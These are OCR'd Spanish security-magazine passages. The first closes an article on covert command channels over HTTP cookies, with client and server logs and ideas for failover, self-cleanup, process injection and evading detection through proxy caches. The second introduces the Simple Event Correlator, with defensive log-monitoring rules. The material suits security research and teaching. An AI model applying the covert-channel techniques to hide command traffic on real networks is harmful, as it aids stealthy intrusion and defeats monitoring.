Cuando un administrador accede al interfaz web, puede ver la información sobre los clientes y preparar los comandos que enviará al cliente durante el próximo periodo de contacto.

Si el administrador envía más de un comando a un cliente, cada comando se convertirá en una cookie y todas las cookies serán enviadas en una única respuesta HTTP al cliente.

¿Qué apariencia tiene?

Accedemos al interfaz de administración *http://ip:port/cgi-bin/cook_cgi?pass=grayworld* que nos dice que actualmente no hay ningún cliente registrado.

Ejecutamos el cliente en 10.1.1.7 y lo paramos:

```
./cook_cl.py -d ip -v -s 60
19:50:17 - Sending cookie to \
  ip:80/cgi-bin/cook_cgi (2/16): \
  2d6852e6aeeb52b56c8fe9b01b\
  16bb5095b27c9a28586498
^C
```

Ejecutamos un segundo cliente en 10.1.1.8 y lo dejamos corriendo:

```
./cook_cl.py -d ip -v -s 180
19:51:27 - Sending cookie to \
  ip:80/cgi-bin/cook_cgi (2/16): \
  db0452e6aeeb5db56c8e2fb0931\
  6bb5095b27c9a28586498
```

Miremos nuestro interfaz de administración y mandemos 2 comandos

al cliente de 10.1.1.8. Pondremos el *New contact period (nuevo periodo de contacto)* en 5 segundos (2) y deshabilitaremos el padding (*disable the padding)* (1) y (3) (Conectando al servidor)

Nuestro cliente se volverá a conectar 180 segundos después (línea 1) y vuelve a enviar la misma cookie que envió antes. El CGI envía los dos comandos almacenados (líneas 2 a 7): el cliente actualiza su periodo de contacto a 5 segundos y desactiva el padding. Luego devuelve al servidor los dos acuses de recibo con dos conexiones (líneas 8 y 9). Se *duerme* durante 5 segundos y luego contacta con el servidor con un nuevo mensaje de *Estoy conectado* (línea 10). Luego se vuelve a *dormir* y repite el mensaje *Estoy conectado* cada 5 segundos (línea 11) (Enviando comandos al cliente mediante cookies).

Cuando volvemos a comprobar el interfaz de administración vemos que el cliente 10.1.1.8 está actualizado y que ya no hay registrado ningún comando almacenado. (Comandos aceptados por el cliente).

El juego de dados

Todos los clientes que se conecten al servidor por primera vez usarán los mismos bytes aleatorios (línea 1, [El juego de dados del cliente #1] y [El juego de dados del cliente #2]). Sin embargo, cada vez que mandas nuevos bytes aleatorios a un cliente (línea 2, [El juego de dados del cliente #1] y [El juego de dados del cliente #2] y después líneas 1 y 2 [El juego de los dados del servidor]), están dedicados sólo a ese cliente.

Como habrás podido darte cuenta en [Juego de dados para el clientet #1] y [Juego de dados para el cliente#2], cuando el cliente usa los mismos bytes aleatorios con el padding activado, la parte del padding de la cookie es exactamente igual. Esa parte será diferente en cuanto el cliente sea actualizado con nuevos bytes aleatorios, pero este comportamiento puede ser sospechoso. Por esta razón el padding

Listado 7. *Comandos aceptados por el cliente*

```
$ ./cook_cgi
Como cocinar un canal encubierto - cocinar_cgi.py - v0.1

Nuestro amigo dice: Bienvenido a la cocina, tenemos 2 cliente(s)(s) (Mie Abr
                    [...]
  o eliminar clientes callados durante más de 3600 segundos
  o no almacenar dos veces el comando 1
  o Falsa cookie para clientes estándar: Ninguna
  o Quemar la cocina

Lista de clientes:

  #2 - Public IP 10.1.1.7 (Ultima conexión: Mie Abr 26 19:54:43 2006)
    => Local IP 10.1.1.7 (inicio [...] 19:51:27 2006 / contacto: 5 secs)
    => RBYTES_POS: 9 (116:2320/125:2500 bytes:bytes aleatorios disponibles)\
          / RBYTES_POSI: 7
    => RBYTES(bytes aleatorios): 'Pronto su ojo... [...]
                    pequeña....c...ookie'
    => El tamaño de la cookie es 24 bytes y la activación del padding está
                    en 0
     => Last cookie: 'PREF=943d58cb1fd5864a98a1a47067' / Perdida de sinc: 0
 Que tienes ?
      Nuevo periodo de contacto, nuevos bytes aleatorios, cambiar el tamaño
                    de la cookie,\
      Activar/ Desactivar el padding, eliminar comandos
      Comandos almacenados:

  #1 - Public IP 10.1.1.7 (Ultima conexión: Mie Abr 26 19:50:17 2006)
    => Local IP 10.1.1.7 (inicio [...] 19:50:17 2006 / contacto: 60 secs)
    => RBYTES_POS: 2 (123:2460/125:2500 bytes:bytes aleatorios disponibles)\
          / RBYTES_POSI: 16
    => RBYTES(bytes aleatorios): 'Pronto su ojo... [...]
                    pequeña....c...ookie'
    => El tamaño de la cookie es 24 bytes y la activación del padding está
                    en 1
    => Last cookie:  'PREF=2d6852e6aeeb52b56c8fe9b01b16bb5095b27c9a28586498'\
          / Perdida de sinc: 0
Que tienes ?
      Nuevo periodo de contacto, nuevos bytes aleatorios, cambiar el tamaño
                    de la cookie,\
      Activar/ Desactivar el padding, eliminar comandos
      Comandos almacenados:

$
```

Listado 8. *Juego de dados para el cliente #1*

```
# ./cook_cl.py -d ip -s 10 -v
(1) : 20:02:59 - Enviando cookie a ip:80/cgi-bin/cook_cgi (2/16):\
             96a152e6aeeb52b5726263b02d16bb5095b27c9a28586498
      20:03:09 - Enviando cookie a ip:80/cgi-bin/cook_cgi (2/16):\
             96a152e6aeeb52b5726263b02d16bb5095b27c9a28586498
      20:03:09 - Tiene 24 bytes (4/16): '5\x80\x02\x00\
                   x10priatnovoapetitaBBB'
      20:03:09 - Comando actualizar bytes aleatorios
(2) : 20:03:09 - Actualizando bytes aleatorios con 'priatnovoapetita'
      20:03:09 - Enviando cookie a ip:80/cgi-bin/cook_cgi (6/16):\
             4df16f06ec172a8b8a1bbca7ed2d154944584b2a5b2a31f0
      20:03:19 - Enviando cookie a ip:80/cgi-bin/cook_cgi (8/16):\
             7f8db0cc75fc0eb0b1cd3f50e4e3fce0ec63cbaaf742b636
```

está desactivado por defecto. Para usar la opción de padding, el mejor proceso sería desactivar el padding, poner unos pocos bytes aleatorios iniciales para cada cliente y cada vez que un cliente se conecte por primera vez, almacenar los siguientes comandos o enviarlos uno detrás de otro (peticiones/respuestas HTTP múltiples):

- actualizar el periodo de contacto y hacer sea breve,
- actualizar el tamaño de la cookie a un valor *alto*,
- añadir un valor *alto* de bytes aleatorios nuevos,
- actualizar el tamaño de la cookie a un tamaño estándar y activar el padding,
- actualizar el periodo de contacto a un tiempo de espera estándar.

Entonces tendrás un cliente con bytes aleatorios dedicados y las cookies de inicio serán diferentes a no ser que dos clientes se inicien con la misma ip local al mismo tiempo.

Listado 9. *Juego de dados para el cliente #2*

```
# ./cook_cl.py -d ip -s 10 -v
(1) : 20:07:33 - Enviando cookie a ip:80/cgi-bin/cook_cgi (2/16):\
              d55d52e6aeeb5db5726577b02d16bb5095b27c9a28586498
      20:07:43 - Enviando cookie a ip:80/cgi-bin/cook_cgi (2/16):\
              d55d52e6aeeb5db5726577b02d16bb5095b27c9a28586498
      20:07:43 -Tiene 24 bytes (4/16): 'Q\x08\x02\x00\ndozvidaniaBBBBBBBB'
      20:07:43 - Comando actualizar bytes aleatorios
(2) : 20:07:43 - Actualizando bytes aleatorios con 'dozvidania'
      20:07:43 - Enviando cookie a ip:80/cgi-bin/cook_cgi (6/16):\
              0e0d6f06ec17258b8a1ca8a7ed2d154944584b2a5b2a31f0
      20:07:53 - Enviando cookie a ip:80/cgi-bin/cook_cgi (8/16):\
              3c71b0cc75fc01b0b1ca2b50e4e3fce0ec63cbaaf742b636
```

Listado10. *El juego de dados del servidor*

```
$ ./cook_cgi

Como cocinar un canal encubierto - cocinar_cgi.py - v0.1
[...]
Lista de clientes:
  #2 - Public IP 10.1.1.8 (Ultima conexión: Thu Apr 27 20:07:53 2006)
    => Local IP 10.1.1.8 (Inicio [...] 20:07:03 2006 / contacto: 10 secs)
    => RBYTES_POS: 8 (127:2540/135:2700 bytes:bytes aleatorios disponibles)\
         / RBYTES_POSI: 16
    => RBYTES: 'Pronto sus ojos [...] .ookiedozvidania'
[...]
  #1 - Public IP 10.1.1.7 (Ultima conexión e: Thu Apr 27 20:03:19 2006)
  => Local IP 10.1.1.7 (inicio [...] 20:02:59 2006 / contacto: 10 secs)
  => RBYTES_POS: 8 (133:2660/141:2820 bytes:bytes aleatorios disponibles)\
       / RBYTES_POSI: 16
  => RBYTES: 'Pronto sus ojos [...] priatnovoapetita'
[...]
```

Disfrute de su comida

Priatnovo apetita: *http://gray-world.net/projects/cooking_channels/*. Está claro que comer comida rápida no es bueno para la salud, ¿no? Nuestra comida presenta varios problemas: por ejemplo, su diseño implica que todos los clientes tiene que empezar con los mismos bytes aleatorios (y que por lo tanto no *puedes* usar el padding durante el inicio). También significa que si un cliente es *comprometido*, entonces toda la comunicación de este cliente será texto plano. Una solución sería borrar de forma segura los bytes aleatorios de cada cliente de vez en cuando

Otro problema afecta a la sincronización. Si se pierde por cualquier razón, el cliente se perderá. Un solución sería, por ejemplo, usar otra cookie (o cualquier otra forma de petición HTTP) para re-sincronizar el cliente: el servidor le envía al cliente RBYTES_POS+ x y el cliente lo tiene que usar para su próximo mensaje *Estoy conectado*. Si los y próximos mensajes están mal, entonces esto significa que el cliente está *comprometido* y que pronto el servidor también será investigado.

Además, otro problema afecta al esquema que usamos para registrar los clientes. Como están registrados con la dirección IP pública, sólo es posible un único cliente por IP pública. Hay pocas soluciones a este problema, tú solamente tienes que encontrarlas.

¿Y qué hay del servidor? Pongamos que tu servidor está caído, ¿no sería bueno que el cliente se registrara automáticamente en un segundo servidor? El cliente podría por lo tanto utilizar RBYTES_POS[x] para x servidores.

Por supuesto también podríamos implementar un nuevo comando que se usara para pedirle al cliente que se conectara a otro servidor. Si no quieres que todo un servidor sea comprometido cuando lo sea un cliente, simplemente almacena 4 bytes xoreados en el lado del cliente y luego manda la *clave*'que quieres cambiar.

En la Red

- [RFC_2109]: RFC 2109 - HTTP State Management Mechanism – February 1997 – *http://gray-world.net/rfc/rfc2109.txt*
- [CC]: Covert channels through the looking glass v1.0 – October 2005 – *http://gray-world.net/projects/papers/cc.txt*
- [SCAPY]: Scapy – Interactive packet manipulation tool – v1.0.4.3 – *http://www.secdev.org/projects/scapy/files/scapy.py*
- [PYTHON]: Python – *http://www.python.org*

Otra idea graciosa es que una vez que hayas comprobado que el cliente puede comunicarse con el mundo exterior habrás acabado, ¿o no? así que otro comando podría ser *Por favor, querido cliente, límpiese pero <irónico> pero cuida el medio ambiente</ironico>*.

Entonces, el jefe de cocina nos sugiere implementar la más segura acción RBYTES e implementar alguna acción alternativa online (asi que nuestro cliente se vuelve más y más útil una vez sabemos que esta online). Claro, el jefe de la cocina te aconsejará que cocines usando ingredientes poco conocidos, asi que tendrás algo picante que probar: un process injection por que a la gente no le gusta comer Python y el trabajo con HTTP puede resultar divertido – siempre cuando quieras que lo demas prueben tu receta.

Localización de las cookies

Elegimos incluir nuestra directiva Set-Cookie en el encabezamiento de la respuesta HTTP. Notese que también podemos usar una META directiva como:

```
<meta http-equiv="Set-Cookie"
  Content="PREF=42;
  path=/;domain=.gray-world.net">
```

Esto no significa mucho para el proyecto actual, pero entenderás el truco en el próximo capítulo.

Almacenamiento caché de segundo nivel

Como se describe en *La teoría de las cookies*, es posible usar los servicios de almacenamiento caché como un nivel inmediato de almacenamiento y envío de datos a múltiples clientes y luego parar usando un servidor remoto.

La forma más fácil de implementar esta teoría (aunque existan esquemas más complicados – sigue al conejo blanco) recae sobre:

- Cliente C1 pide una URI al servidor S a través del proxy P;
- Servidor S responde y la respuesta es almacenada en P;
- Cliente C2 pide la misma URI al servidor S a través del proxy P;
- Proxy P responde con la respuesta 2.




Figura 1. *Información sobre cookies*

Básicamente, esto significa que los clientes C1 y C2 pueden comunicarse sin tener que alcanzar el servidor remoto con cada mensaje. Tiene un papel en el juego del gato y el ratón que puede que juguemos contra el equipo de detección: significa que el motor de detección tiene que intervenir el tráfico entre los clientes y su primer salto hacia el objetivo si es un servicio de caché.

Entonces, ¿Es posible conseguir eso con nuestras cookies? Miremos lo que dice el FAQ de Squid (*http://www.squid-cache.org/Doc/FAQ/*): De esta manera, Squid-2 si almacena respuestas con encabezamientos Set-Cookie, pero filtra el encabezamiento Set-Cookie en si. Muy bien.

Esto quiere decir que si decidimos usar directivas de encabezamiento Set-Cookie, no seremos capaces de almacenar nuestras cookies. Pero, ¿filtra Squid el META equivalente (ver *Localización de Cookies*)? Compruébalo tú mismo.

Como se ha dicho en Disfrute de su Comida – PRIATNOVO APETITA, ese comportamiento puede ser interesante y decides pedirle al cliente que se cambie a otro servidor.

Tú sólo tienes que enviar el comando una vez para el primer cliente y luego todos los clientes que atraviesen el mismo servicio de caché se les pedirá que se cambien al segundo servidor. ●

Sobre el Autor

Simon Castro es miembro del equipo Gray World (*http://gray-world.net*). Esta unidad de investigación internacional está dedicada a la seguridad de ordenadores y redes con especial interés en atravesar NACS (Tunneling, canales encubiertos, métodos estenográficos relacionados con redes).

Contacta con el autor : *simon@gray-world.net* o *team@gray-world.net*



Simple Event Correlator

Risto Vaarandi

Grado de dificultad

En la década pasada, la correlación de sucesos se ha convertido en una técnica importante en el procesado de sucesos en muchos dominios (en la administración de redes y de la seguridad, en la detección de intrusiones, etc.). Sin embargo, las herramientas existentes de monitorización de registro de código abierta no le dan buen soporte. Trataremos sobre cómo emplear el SEC para monitorizar y correlacionar sucesos de los registros de seguridad.

Cuando se trata de la seguridad del sistema IT, los registros de sucesos juegan un papel fundamental. Hoy en día, muchas aplicaciones, sistemas operativos, dispositivos de red y otros componentes del sistema son capaces de escribir mensajes de sucesos relacionados con la seguridad en los archivos de registro. El protocolo BSD, *syslog,* es un evento de logging estándar admitido por la mayoría de los OS y vendedores de equipos de red, que te permite establecer un servidor central de registro para recibir y almacenar mensajes de sucesos desde todo el sistema IT. También existen muchas implementaciones flexibles y potentes del servidor *syslog* que son convenientes de utilizar en el servidor central del registro, la Syslog-ng es la más significativa. Ya que el registro de sucesos tiene gran acogida y es una práctica perfectamente común, hay grandes posibilidades de que después de que ocurra un incidente de seguridad en un sistema IT, también haya(n) (un) mensaje(s) para este en algún(os) archivo(s) de registro.

Debido a que en la mayoría de los casos los mensajes de sucesos se adjuntan a los registros de sucesos en tiempo real según son emitidos por los componentes del sistema, los registros de sucesos son una código de información excelente para monitorizar el sistema, incluso las condiciones de seguridad que se originan de ellos. En los pasados 10-15 años, se han desarrollado una cantidad de herramientas de código-abierta para monitorizar los registros de sucesos en tiempo real, e.g., la Swatch y la Logsurfer. Sin embargo, la mayoría de estas herramientas pueden realizar

En este artículo aprenderás...

- qué es la correlación de sucesos y cuáles son los enfoques comunes para la misma,
- qué fue lo que motivó el desarrollo del SEC y cuáles son sus características principales,
- cómo utilizar el SEC en la monitorización a tiempo real de los registros de los sucesos de seguridad.

Lo que deberías saber...

- se asume que el lector está familiarizado con las expresiones regulares del lenguaje,
- los conocimientos básicos de Perl serán muy útiles en la sección *Integrating custom Perl code with SEC rules* (Integración de código Perl personalizado con las reglas SEC).

sólo tareas sencillas, e.g., producir una alarma de inmediato cuando ciertos mensajes se adjunten a un archivo de registro. Por otro lado, muchas tareas esenciales de procesado de sucesos incluyen la *correlación de sucesos* – un proceso de interpretación conceptual en el que se le asigna un nuevo significado a un conjunto de sucesos que suceden dentro de un intervalo predefinido de tiempo [Jakobson and Weissman, 1995]. Una aplicación de software que pone en práctica la correlación de sucesos se llama *controlador de sucesos*, y durante el proceso de interpretación, el controlador debería crear nuevos sucesos y ocultarle los originales al usuario final.

Como ejemplo de la importancia de la correlación de sucesos en la administración de la seguridad, tengamos en cuenta el procesado de los sucesos de *fallo en el registro*. Aunque un evento de *fallo en el registro* individual podría ser un síntoma de intento de cracking de la contraseña, también podría indicar que accidentalmente el usuario tecleó una contraseña errónea. Por tanto, uno no puede configurar sencillamente la herramienta de monitorización del archivo de registro para enviar una alerta inmediata al producirse un mensaje de fallo en el registro, pues esto puede dar como resultado una cantidad enorme de falsos positivos. Para reducir la cantidad de falsas alarmas, pueden utilizarse uno o ambos de los siguientes esquemas:

- cuando se observa el *fallo en el registro para los sucesos X del usuario* en los últimos segundos T, se genera *una cantidad excesiva de fallos de registro para el evento del usuario X* y lo envía como una alarma al administrador de seguridad,
- si el *fallo en el registro para los sucesos del usuario X* aparece en los próximos segundos T no aparecerá ningún evento de *registro exitoso para el usuario X*, se genera el evento *fallo en el registro no exitoso para el usuario X* y se envía como una alarma al administrador de seguridad.

En la última década, se han propuesto algunos enfoques para la correlación de sucesos, entre ellos los basados en reglas [Froehlich et al., 2002], basados en el libro de códigos [Yemini et al., 1996], basados en gráficos [Gruschke 1998], basados en redes neuronales [Wietgrefe et al., 1997; Wietgrefe 2002], y en los métodos probabilistas [Meira 1997; Steinder and Sethi, 2002]. También hay cantidad de productos de correlación de sucesos disponibles en el mercado, como el HP ECS, el SMARTS, el NetCool, el NerveCenter, el LOGEC, y el RuleCore.

El método basado en el libro de códigos (utilizado por el SMARTS) funciona de la manera siguiente – si un conjunto de sucesos `e1, ..., ek` debe ser interpretado como un evento A, entonces los `e1, ..., ek` se almacenan en el *libro de códigos* como un vector de bits que señala a A. Si el controlador necesita correlacionar un conjunto de sucesos este encuentra el vector(es) que más se les asemeje en el libro de códigos e informa de la interpretación(es) que se corresponden con el vector(es). Con el método basado en los gráficos el analizador humano identifica todas las dependencias entre los componentes del sistema (servicios, hosts, redes, dispositivos, etc.) y construye un gráfico con cada nodo que representa un componente del sistema y cada arista representa una dependencia entre dos componentes. Cuando se produce un conjunto de sucesos, el gráfico se utiliza para encontrar el origen de los sucesos (e.g., el fallo de un vínculo de red sencillo fue el origen de diez sucesos de *HTTP server not responding* (*servidor HTTP no responde*). Con el método basado en las redes neurales, se entrena a una de estas redes para la identificación de anomalías en el flujo de sucesos para la detección de las causas originarias, etc.

El enfoque basado en reglas es común en la correlación de sucesos y ha sido empleado en varios productos como el HP ECS y el RuleCore. En el caso de este enfoque, los sucesos son correlacionados de acuerdo con la *condición → acción* de las reglas especificada por el analista humano. Una de las ventajas principales de la correlación de sucesos basada en las reglas es el hecho de que para los humanos es perfectamente natural expresar sus conocimientos mediante reglas. Por ejemplo, es fácil describir con reglas relaciones temporales entre sucesos, mientras que con otros métodos podría ser molesto. Además, a diferencia de otros métodos de correlación de sucesos (e.g., la correlación basada en la red neural), la correlación de sucesos basada en las reglas es clara y transparente para el usuario final. Como se discute en [Rich and Knight, 1991], si los usuarios finales no entienden por qué y cómo sale la aplicación alcanzada, entonces mas bien ignoran los resultados calculados por la misma.

Aunque la correlación de sucesos se ha convertido en una técnica relevante del procesado de sucesos en muchos dominios (entre ellos en la administración de redes y de seguridad, la detección de intrusiones, etc.), las herramientas de código abierta

Listado 1. *La regla SEC para correlacionar los mensajes SNMP de acceso publico udp del Snort IDS*

```
# Sample matching input line:
# Mar  1 00:36:32 snorthost.mydomain [auth.alert] snort[17725]: [1:1411:10]
# SNMP public access udp [Classification: Attempted Information Leak]
# [Priority: 2]: {UDP} 192.168.115.34:54206 -> 192.168.52.179:161

type=SingleWithSuppress
ptype=RegExp
pattern=snort\[\d+\]: \[[\d:]+\] SNMP public access udp.*\{UDP\} \
([\d\.]+):\d+ -> ([\d\.]+):\d+
desc=SNMP public access from $1 to $2
action=pipe '%s' mail -s 'Snort alert' root
window=300
```



existentes para la monitorización del registro de archivos no la soportan bien. A pesar de que los sistemas de correlación de sucesos que están disponibles en el mercado tienen un gran éxito y grandes compañías los utilizan mundialmente, estos padecen de algunas desventajas. Primero, los sistemas existentes son soluciones de peso pesado por lo general que tienen un diseño y una interfaz de usuario complicados. Esto significa que su despliegue y mantenimiento precisa tiempo y requieren de un amplio entrenamiento del usuario. También su complejidad y requerimiento de recursos hace que a menudo sean inapropiados de utilizar en pequeños sistemas de IT y para la correlación de sucesos en nodos con recursos de calculo limitados. Segundo, como los sistemas actuales son comerciales en su mayoría, son dependientes de la plataforma – a los clientes se les suministran binarios de programas que se ejecutan en una cantidad limitada de sistemas operativos. Además, muchos sistemas comerciales han sido diseñados sólo para una plataforma particular de administración de redes (e.g., la HP OpenView). Algunos sistemas también se ven afectados por el hecho de que han sido diseñados específicamente para la administración de fallos en la red, y su aplicación es incómoda en otros dominios (incluso en los de monitorización del registro de sucesos). Tercero, los sistemas actuales suelen ser bastante caros, y por tanto, muchas instituciones con un presupuesto más limitado son incapaces de utilizarlas diariamente para la seguridad y en las tareas de administración del sistema.

En este artículo trataremos sobre el SEC (*Simple Event Correlator*) – una herramienta de código abierta desarrollada por el autor para la correlación de sucesos ligera e independiente de la plataforma – y analizaremos algunos ejemplos reales de como emplear la SEC para la monitorización y la correlación de sucesos desde los registros de seguridad.

Listado 2. *El conjunto de reglas de la SEC para correlacionar el fallo sshd en la autentificación y los mensajes de éxito en el Solaris*

```
# Sample matching input lines:
# Apr  3 14:20:19 myhost sshd[25888]: [ID 800047 auth.error] error:
# PAM: Authentication failed for risto from myhost2
# Apr  3 14:20:23 myhost sshd[25888]: [ID 800047 auth.info] Accepted
# keyboard-interactive/pam for risto from 192.168.27.69 port 9729 ssh2

type=PairWithWindow
ptype=RegExp
pattern=sshd\[\d+\]: \[ID \d+ auth\.error\]\
 error: PAM: Authentication
 failed for (\S+) from \S+
desc=PAM authentication failed for $1
action=event PAM_AUTHENTICATION_FAILED_FOR_$1
ptype2=RegExp
pattern2=sshd\[\d+\]: \[ID \d+ auth\.info\]\
Accepted keyboard-interactive/pam for ($1) from \S+ port \d+ ssh2
desc2=PAM authentication successful for $1
action2=none
window=30

type=SingleWithThreshold
ptype=RegExp
pattern=PAM_AUTHENTICATION_FAILED_FOR_(\S+)
context=!USER_$1_ALREADY_COUNTED && !COUNTING_OFF
continue=TakeNext
desc=Ten authentication failures for distinct users have been observed
action=pipe '%s' mail -s 'PAM alert' root; create COUNTING_OFF 3600
window=600
thresh=10

type=Single
ptype=RegExp
pattern=PAM_AUTHENTICATION_FAILED_FOR_(\S+)
context=!USER_$1_ALREADY_COUNTED && !COUNTING_OFF
desc=Set up the "count once" context for user $1
action=create USER_$1_ALREADY_COUNTED 600
```

Lo básico de la SEC

La SEC es una herramienta de correlación de sucesos que utiliza el enfoque basado en las reglas para procesar los sucesos. Se eligió este enfoque por la naturalidad de la representación de conocimientos y la transparencia del proceso de correlación de sucesos. Los objetivos de diseño principales para la SEC fueron la independencia de la plataforma, la construcción ligera y la fácil configuración, la aplicación en una amplia variedad de tareas de correlación de sucesos, y el bajo consumo de los recursos del sistema.

Para lograr la independencia con respecto a las plataformas de los sistemas operativos, el autor decidió escribir la SEC en Perl. Ya que Perl se ejecuta casi al gusto de cada sistema operativo y se ha convertido en una parte estándar de muchas distribuciones de OS, las aplicaciones Perl son capaces de ejecutarse en una amplia variedad de sistemas operativos. Además, los programas bien escritos en Perl son rápidos y no emplean excesivamemoria.

La SEC no necesita mucho espacio en el disco y es muy fácil de instalar, pues su tamaño actual es de aproximadamente 250KB, y su configuración se guarda en archivos de texto plano (el tamaño de cada archivo es de unos pocos kilobytes por lo general). Ya que la SEC está escrita en Perl y no depende de otros paquetes de software, también puede ser utilizada de manera instantánea después de que su distribución código ha sido descomprimida, sin preparaciones adicionales (como recopilación y vinculación de código o la instalación de otro software).

La SEC recibe sus sucesos de entrada desde las corrientes de archivo. Los archivos habituales, llamados

pipes (conductos), y la entrada cómun son admitidos como entrada por lo general, permitiendo que uno utilice la SEC como una solución de monitorización del registro de sucesos y la integre con alguna aplicación que sea capaz de escribir sus sucesos de salida en una corriente de archivos. Las aplicaciones que tienen una API de administración de sucesos pueden ser también integradas mediante plugins sencillos que utilizan llamadas de API para leer el flujo de sucesos de la aplicación, y copiarlos a la salida estándar o al archivo (la muestra de plugin para el HP OpenView Operations es una parte del paquete de la SEC).

La SEC puede producir sucesos de salida mediante la ejecución de un intérprete de comandos especificado por el usuario, mediante la escritura de mensajes en los archivos o conductos (*pipes*) nombrados, llamando a las subrutinas Perl precompiladas, etc. Observa que los sucesos de salida se pueden enviar a través de la red a otra instancia de la SEC, así permite configurar los esquemas distribuidos de la correlación de sucesos. Aunque la SEC no tenga una GUI para visualizar y dirigir los sucesos de salida, también es directa a la hora de direccionar los sucesos de salida hacia una aplicación/estructura de administración del sistema que tenga semejante GUI (e.g., la HP OpenView Operations).

La configuración de la SEC está guardada en archivos de texto que pueden ser creados y modificados con cualquier editor de texto. Cada archivo de configuración contiene una o varias reglas, y los conjuntos de reglas de los diferentes archivos se aplican virtualmente en paralelo. La SEC lee línea por línea los datos de las códigos de entrada, y cada vez que lee una línea, esta se contrasta con el(los) archivo(s) de configuración de las reglas.

Una parte importante de la regla SEC es el *patrón de correspondencia de sucesos*. La SEC admite como patrones expresiones regulares, subcadenas, subrutinas Perl, y valores verídicos. El soporte para expresiones regulares facilita la configuración de la SEC, ya que muchas herramientas UNIX (como la *grep*, *sed*, *find*, etc.) dependen de las expresiones regulares, y por ello la mayoría de los administradores de seguridad, de sistemas y redes ya están familiarizados con el lenguaje de expresiones regulares. También, la mayoría de herramientas de monitorización del registro de sucesos utilizan el lenguaje de expresiones regulares para la correspondencia de sucesos, la SEC puede desplegarse como un relevo de monitorización del registro sin demasiado esfuerzo. A partir de la versión 2.3.0, los sucesos pueden pasarse a subrutinas Perl precompiladas para el reconocimiento lo que permite al usuario configurar los esquemas habituales de correspondencia de sucesos.

Además del patrón de correspondencia de sucesos, la mayoría de definiciones de reglas especifican una lista de *acciones*, y de manera opcional una expresión Booleana de los *contextos*. Los contextos de la SEC son entidades lógicas creadas en el proceso de correlación de sucesos, en el que cada contexto tiene cierto tiempo de vida (ya sea finito o infinito). Los contextos se pueden utilizar para activar y desactivar las reglas dinámicamente en tiempo de ejecución, e.g., si en una definición de regla se especifica (X O Y) en su expresión de contexto, y ni el contexto X ni el Y existen en un momento dado, la regla no se aplicará. Otra función importante de los contextos de la SEC es la de actuar como almacén de sucesos- sucesos de interés que se pueden asociar a un contexto, y todos los sucesos acumulados que se proporcionan para su procesado externo posteriormente (esta idea se tomó prestada del Logsurfer).

Actualmente la SEC admite nueve tipos de reglas que tienen en cuenta algunas situaciones comunes de la correlación de sucesos:

- La *Single* – ejecuta una lista de acciones cuando se observa un evento de correspondencia,
- La *SingleWithScript* – actúa como la *Single*, pero también utiliza un guión externo para la correspondencia,
- La *SingleWithSuppress* – actúa como la *Single*, pero ignora los sucesos de correspondencia que le siguen durante *t* segundos,
- La *Pair* – ejecuta una lista de acciones en el evento A e ignora las instancias que le siguen a A hasta que llega el evento B; a la llegada de B ejecuta otra lista de acciones,
- La *PairWithWindow* – después de observar el evento A, espera la llegada del evento B durante *t* segundos; si B no llega a tiempo, ejecuta una lista de acciones, sino ejecuta otra lista de acciones,
- La *SingleWithThreshold* – cuenta los sucesos de correspondencia que entran durante *t* segundos y si se excede un umbral determinado, ejecuta una lista de acciones,
- La *SingleWith2Thresholds* – actúa como la *SingleWithThreshold*, pero con una ronda adicional de cuenta de segundos, con un umbral en descenso,
- La *Suppress* – elimina los sucesos de entrada que se corresponden,
- La *Calendar* – ejecuta una lista de acciones en momentos específicos.

La mayoría de las definiciones de regla de la SEC tienen un parámetro llamado *event description string (cadena de descripción de sucesos)* que se emplea para definir el alcance de la correlación de sucesos (ver una discusión detallada en las *reglas SEC y las operaciones de correlación*). Cuando un evento se corresponde con una regla, la SEC calcula la clave de la correlación de sucesos mediante la concatenación del nombre del archivo de regla, la ID de la regla, y la cadena de descripciones de sucesos. Si una operación de correlación de sucesos con la misma clave existe, el evento se correlaciona mediante esa operación. Si no hay tal operación y la regla especifica una correlación de sucesos por encima del tiempo, la SEC comienza una nueva operación con la clave calculada. Debe subrayarse que hay una correspondencia de uno a uno entre las reglas y las operaciones de correlación de sucesos – la SEC podría iniciar varias operaciones para esa

regla, y las reglas del tipo *Single*, *SingleWithScript*, *Suppress*, y *Calendar* nunca dispararán operaciones, pues no definen la correlación de sucesos por encima de la ventana de tiempo.

Las acciones de la SEC no sólo fueron diseñadas para generar sucesos de salida, sino también para hacer reglas de interacción, para administrar contextos y almacenar sucesos, para conectar módulos externos de análisis de sucesos a la SEC, para ejecutar el código Perl personalizado sin bifurcarlo en un proceso aparte, etc. Mediante la combinación de varias reglas con las listas de acción apropiadas y las expresiones de contexto, se pueden definir esquemas más complejos de correlación de sucesos. La siguiente sección proporciona ejemplos detallados y comentarios sobre la construcción del conjunto de reglas de la SEC para la seguridad dla monitorización del registro de sucesos.

Monitoreo de seguridad del registro con la SEC

